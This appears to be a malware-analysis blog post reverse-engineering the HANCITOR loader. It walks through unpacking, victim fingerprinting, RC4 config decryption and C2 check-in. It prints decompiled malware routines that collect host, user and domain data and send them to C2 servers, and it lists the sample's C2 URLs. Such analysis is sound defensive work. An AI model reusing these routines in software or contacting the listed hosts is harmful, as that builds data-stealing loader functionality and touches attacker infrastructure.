HANCITOR: Analysing The Main Loader

0ffset.net/reverse-engineering/malware-analysis/hancitor-analysing-the-main-loader/

December 31, 2021

Offset Training Solutions

```
ULONG __cdecl decrypt_and_decompress(
        byte *downloaded_content,
        int downloaded_content_size,
        ULONG UncompressedBufferSize)
{
  ULONG FinalUncompressedSize; // [esp+0h] [ebp-10h] BYREF
  NTSTATUS v5; // [esp+4h] [ebp-Ch]
  PUCHAR UncompressedBuffer; // [esp+8h] [ebp-8h]
  unsigned int i; // [esp+Ch] [ebp-4h]

  UncompressedBuffer = w_HeapAlloc(UncompressedBufferSize);
  for ( i = 8; i < downloaded_content_size; ++i )
    downloaded_content[i] ^= downloaded_content[i % 8];
  v5 = RtlDecompressBuffer(
         COMPRESSION_FORMAT_LZNT1,
         UncompressedBuffer,
         UncompressedBufferSize,
         downloaded_content + 8,
         downloaded_content_size - 8,
         &FinalUncompressedSize);
  if ( !v5 )
    w_memcpy(downloaded_content, UncompressedBuffer, FinalUncompressedSize);
  w_HeapFree(UncompressedBuffer);
  if ( v5 )
    return 0;
  else
    return FinalUncompressedSize;
}
```

XOR decrypt

LZ decompress

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- 31st December 2021
- No Comments

This post is a follow up for my last one on HANCITOR. If you haven't checked it out, you can view it here.


In this post, we'll take a look at the main loader of this malware family, which is used for downloading and launching Cobalt Strike Beacon, information stealers, and malicious shellcode.

If you're interested in following along, you can grab the loader sample as well as the PCAP for it on Malware-Traffic-Analysis.net.

SHA256: b9bafe8645a4dba7b7a9bd5132b696c0a419998d4f65fe897bb6912c2e019a7b


Step 1: Unpacking

HANCITOR's first executable stage is a packed DLL. We can tell since the HANCITOR payload is typically not obfuscated and relatively short. The **gelforr.dap** file dropped from the maldoc stages, on the other hand, is quite large and has a high entropy (the measure of randomness for data in the file). This high entropy can be a good indicator for the sample containing some data obfuscation.




To dynamically unpack this, we can load the sample in our favourite debugger and try to stop the program after it’s done unpacking the final payload in memory.

First, we can set breakpoints on **VirtualAlloc** and **VirtualProtect** as those two API calls are typically used by packers to allocate memory for the unpacked executable and change the memory’s protection to executable prior to launching. We can also set breakpoints on **CreateProcessInternalW** and **ResumeThread** to try and stop our debugger before the final payload is launched.




At this point, we can have the debugger execute the DLL and wait until these breakpoints are hit. As the code is quite large, it takes around 30 seconds before we hit our first **VirtualAlloc** breakpoint. To observe if the packer writes the unpacked executable into the newly allocated memory, we can capture the return value of the **VirtualAlloc** call and dump its memory before continuing the execution.

The first two allocated regions do not seem to give us anything valuable, but the third one does. The packer writes what seems to be a compressed PE file in it before calling **VirtualProtect** to change its protection.




Scrolling down a bit to examine this memory region, we can see that its lower part is not compressed at all. To be exact, at offset 0x4389, we can see the uncompressed PE header, which indicates the beginning of the final unpacked payload.



From here, we can simply dump this memory region and cut out the top 0x4389 bytes using any hex editor to retrieve the unpacked executable for the next stage.

We can also use **PE-bear** to examine and ensure that we have fully unpacked the file. After checking that all imports are properly resolved, we will use IDA to perform static analysis on this last stage.



Step 2: HANCITOR Entry Point

The HANCITOR DLL contains the following 3 exports: **BNJAFSRSQIX**, **SDTECHWMHHONG**, and **DllEntryPoint**. Since the functions **BNJAFSRSQIX** and **SDTECHWMHHONG** share the same address, we can count them as one single function.

Name	Address	Ordinal
BNJAFSRSQIX	100019E0	1
SDTECHWMHHONG	100019E0	2
DllEntryPoint	**100019D0**	**[main entry]**

Typically, **DllEntryPoint** is used as the entry point function for malicious DLL files, but in HANCITOR case, this function does not do anything but return 1. This means that the malware does not execute its full capability when loaded using **rundll32.exe** without an export name specified.

```
; Attributes: bp-based frame

; BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
public DllEntryPoint
DllEntryPoint proc near

hinstDLL= dword ptr  8
fdwReason= dword ptr  0Ch
lpReserved= dword ptr  10h

push    ebp
mov     ebp, esp
mov     eax, 1
pop     ebp
retn    0Ch
DllEntryPoint endp
```

From the previous blog post, we know that the second Word document launches the **rundll32.exe** command to execute the **BNJAFSRSQIX** export function, so it must be the real entry point for this DLL.

Step 3: Extracting Victim Information

By the time this blog post is written, the C2 servers used by the sample have been taken offline, so I will use the traffic captured by Malware-Traffic-Analysis.net in parallel with static analysis to show how the malware communicates with its C2 servers.

To contact C2 servers, the malware generates a string containing the victim's information prior to encrypting and sending it to C2.

First, HANCITOR generates a global unique identifier (GUID) for the victim. By calling **GetAdaptersAddresses**, it retrieves an array of addresses associated with the network adapters on the victim's machine. It begins by XOR-ing the Media Access Control (MAC) adapter of each address together. Then, the malware retrieves the machine's volume serial number by calling **GetVolumeInformationA** and XORs it with the result to create the victim's GUID.

```
result = 0i64;
SizePointer = 0x8000;
AdapterAddresses_1 = w_HeapAlloc(0x8000u);
AdapterAddresses = (PIP_ADAPTER_ADDRESSES)AdapterAddresses_1;
if ( !GetAdaptersAddresses(AF_INET, 0, 0, (PIP_ADAPTER_ADDRESSES)AdapterAddresses_1, &SizePointer) )
{
  while ( AdapterAddresses )
  {
    w_memset(&adapter_MAC_address, 0, 8);
    w_memcpy(
      (int)&adapter_MAC_address,
      (int)AdapterAddresses->PhysicalAddress,
      AdapterAddresses->PhysicalAddressLength);
    result ^= adapter_MAC_address;
    AdapterAddresses = AdapterAddresses->Next;
  }
}
w_HeapFree(AdapterAddresses_1);
volume_serial_number = get_volume_serial_number();
LODWORD(volume_serial_number_1) = do_nothing(volume_serial_number, 0x20u);
return result ^ volume_serial_number_1;
```

Following this, HANCITOR extracts the machine's information by calling **GetComputerNameA** to retrieve the infected computer's name.

It also retrieves the process ID of an **explorer.exe** process and calls **LookupAccountSidA** to get the current user's account name and domain name.

The machine's information is then formatted as below.

```
<Computer name> @ <Domain name> \ <Account name>
```

```
int __cdecl retrieve_domain_and_account_name(LPSTR lpString1)
{
  CHAR account_name[260]; // [esp+0h] [ebp-214h] BYREF
  CHAR domain_name[260]; // [esp+104h] [ebp-110h] BYREF
  DWORD explorer_proc_ID; // [esp+208h] [ebp-Ch]
  DWORD cchName; // [esp+20Ch] [ebp-8h]
  DWORD cchReferencedDomainName; // [esp+210h] [ebp-4h]

  explorer_proc_ID = find_process_ID("explorer.exe");
  cchName = 260;
  cchReferencedDomainName = 260;
  *lpString1 = 0;
  if ( !get_token_information_through_SID(explorer_proc_ID, account_name, cchName, domain_name, cchReferencedDomainName) )
    return 0;
  lstrcpyA(lpString1, domain_name);
  lstrcatA(lpString1, "\\");
  lstrcatA(lpString1, account_name);
  return 1;
}
```

Next, HANCITOR retrieves the victim's IP address by sending a GET request to **hxxp://api[.]ipify[.]org**. If the malware is unable to contact the website, it uses 0.0.0.0 as the victim's IP address instead.

```
int __cdecl get_victim_IP_address(LPSTR IP_address)
{
  int v1; // ecx
  int v3; // [esp+0h] [ebp-4h] BYREF

  v3 = v1;
  if ( VICTIM_IP_ADDRESS )
  {
    lstrcpyA(IP_address, &VICTIM_IP_ADDRESS);
    return 1;
  }
  else if ( query_URL_and_get_response("http://api.ipify.org", &VICTIM_IP_ADDRESS, 0x20u, (int)&v3) )
  {
    *(&VICTIM_IP_ADDRESS + v3) = 0;
    lstrcpyA(IP_address, &VICTIM_IP_ADDRESS);
    return 1;
  }
  else
  {
    VICTIM_IP_ADDRESS = 0;
    lstrcpyA(IP_address, "0.0.0.0");
    return 0;
  }
}
```

The documented **query_URL_and_get_response** function is shown below. After connecting to the target server using **InternetConnectA**, HANCITOR calls **HttpOpenRequestA** to create a GET request and **HttpSendRequestA** to send it to the server. The server's response is then retrieved through **InternetReadFile** calls.

Beside being used for querying the victim's IP address, this function is later used to download malware and shellcode from HANCITOR's C2 servers.

The malware then calls **DsEnumerateDomainTrustsA** to enumerate and retrieve all NETBIOS and DNS domain names.

```
int __cdecl retrieve_netbios_and_DNS_domain_name(LPSTR lpString1)
{
  ULONG DomainCount; // [esp+0h] [ebp-Ch] BYREF
  PDS_DOMAIN_TRUSTSA domain_trust_array; // [esp+4h] [ebp-8h] BYREF
  ULONG i; // [esp+8h] [ebp-4h]

  *lpString1 = 0;
  if ( DsEnumerateDomainTrustsA(0, 0x3Fu, &domain_trust_array, &DomainCount) )
    return 0;
  if ( !DomainCount )
    return 1;
  for ( i = 0; i < DomainCount; ++i )
  {
    if ( domain_trust_array[i].NetbiosDomainName )
    {
      lstrcatA(lpString1, domain_trust_array[i].NetbiosDomainName);
      lstrcatA(lpString1, ";");
    }
    if ( domain_trust_array[i].DnsDomainName )
    {
      lstrcatA(lpString1, domain_trust_array[i].DnsDomainName);
      lstrcatA(lpString1, ";");
    }
  }
  return 1;
}
```

Finally, HANCITOR decrypts its configuration using RC4 before building the final victim's information string.

```
BYTE *decrypt_config()
{
  if ( !HANCITOR_CONFIG )
  {
    byte_10005000 = 0;
    HANCITOR_CONFIG = w_HeapAlloc(0x2000u);
    w_memcpy(HANCITOR_CONFIG, &ENCODED_CONFIG, 0x2000);
    RC4_decrypt(HANCITOR_CONFIG, 0x2000u, &RC4_KEY_BUFFER, 8u);
  }
  return HANCITOR_CONFIG;
}
```

Below is the content of the decoded configuration. It contains the sample's build ID (**2909_xplw**) followed by the list of C2 URLs.

```
RAW_CONFIG.bin

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  32 39 30 39 5F 78 70 6C 77 00 00 00 00 00 00 00  2909_xplw.......
00000010  68 74 74 70 3A 2F 2F 66 6F 72 6B 69 6E 65 6C 65  http://forkinele
00000020  72 2E 63 6F 6D 2F 38 2F 66 6F 72 75 6D 2E 70 68  r.com/8/forum.ph
00000030  70 7C 68 74 74 70 3A 2F 2F 79 65 6D 6F 64 65 6E  p|http://yemoden
00000040  65 2E 72 75 2F 38 2F 66 6F 72 75 6D 2E 70 68 70  e.ru/8/forum.php
00000050  7C 68 74 74 70 3A 2F 2F 66 6F 72 64 65 63 69 74  |http://fordecit
00000060  73 2E 72 75 2F 38 2F 66 6F 72 75 6D 2E 70 68 70  s.ru/8/forum.php
00000070  7C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |...............
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

The final victim's information string is built according to one of the following formats based on the machine's architecture.

```
GUID=<Victim's GUID>&BUILD=<Build ID>&INFO=<Machine Information>&EXT=<Network domain
names>&IP=<Victim's IP address>&TYPE=1&WIN=<Windows major version>.<Windows minor
version>(x64)
```

```
GUID=<Victim's GUID>&BUILD=<Build ID>&INFO=<Machine Information>&EXT=<Network domain
names>&IP=<Victim's IP address>&TYPE=1&WIN=<Windows major version>.<Windows minor
version>(x32)
```

```
get_victim_IP_address(victim_IP_address);
retrieve_netbios_and_DNS_domain_name(netbios_and_DNS_domain_name);
dwMajorVersion = windows_version;
dwMinorVersion = BYTE1(windows_version);
processor_is_x64 = is_processor_x64();
dwMinorVersion_1 = dwMinorVersion;
dwMajorVersion_1 = dwMajorVersion;
if ( processor_is_x64 )
{
  sample_campaign_ID = decrypt_config();
  wsprintfA(
    full_victim_info_buffer,
    "GUID=%I64u&BUILD=%s&INFO=%s&EXT=%s&IP=%s&TYPE=1&WIN=%d.%d(x64)",
    GUID,
    sample_campaign_ID,
    machine_information,
    netbios_and_DNS_domain_name,
    victim_IP_address,
    dwMajorVersion_1,
    dwMinorVersion_1);
}
else
{
  sample_campaign_ID_1 = decrypt_config();
  wsprintfA(
    full_victim_info_buffer,
    "GUID=%I64u&BUILD=%s&INFO=%s&EXT=%s&IP=%s&TYPE=1&WIN=%d.%d(x32)",
    GUID,
    sample_campaign_ID_1,
    machine_information,
    netbios_and_DNS_domain_name,
    victim_IP_address,
    dwMajorVersion_1,
    dwMinorVersion_1);
}
```

Step 4: Sending Victim Information To C2 Servers

After retrieving the victim information, the malware iterates through the C2 URL list embedded in the config and sends the data to the servers.

```
if ( !CURRENT_C2_URL )
{
  CURRENT_C2_URL = w_HeapAlloc(0x400u);
  *CURRENT_C2_URL = 0;
}
next_URL = 1;
while ( next_URL == 1 )
{
  if ( !*CURRENT_C2_URL )
    next_URL = extract_next_URL(CURRENT_C2_URL);
  v18 = send_data_to_C2(CURRENT_C2_URL, full_victim_info_buffer, C2_response, C2_response_len, lpdwNumberOfBytesRead);
  if ( v18 )
    v18 = checking_C2_response(C2_response);
  if ( v18 )
    return 1;
  *CURRENT_C2_URL = 0;
}
return 0;
}
```

The function below is used to retrieve the next address in the list by locating the separator **‘|’** between C2 URLs.

```
int __cdecl extract_next_URL(_BYTE *result_URL)
{
  if ( !NEXT_C2_URL_PTR )
  {
    NEXT_C2_URL_PTR = dword_1000726C;
    if ( !dword_1000726C )
      NEXT_C2_URL_PTR = (decrypt_config() + 16);
  }
  while ( *NEXT_C2_URL_PTR != '|' && *NEXT_C2_URL_PTR )
    *result_URL++ = *NEXT_C2_URL_PTR++;
  *result_URL = 0;
  if ( *NEXT_C2_URL_PTR == '|' )
    ++NEXT_C2_URL_PTR;
  if ( *NEXT_C2_URL_PTR )
    return 1;
  NEXT_C2_URL_PTR = 0;
  return 0;
}
```

initialize pointer to the beginning of URL list

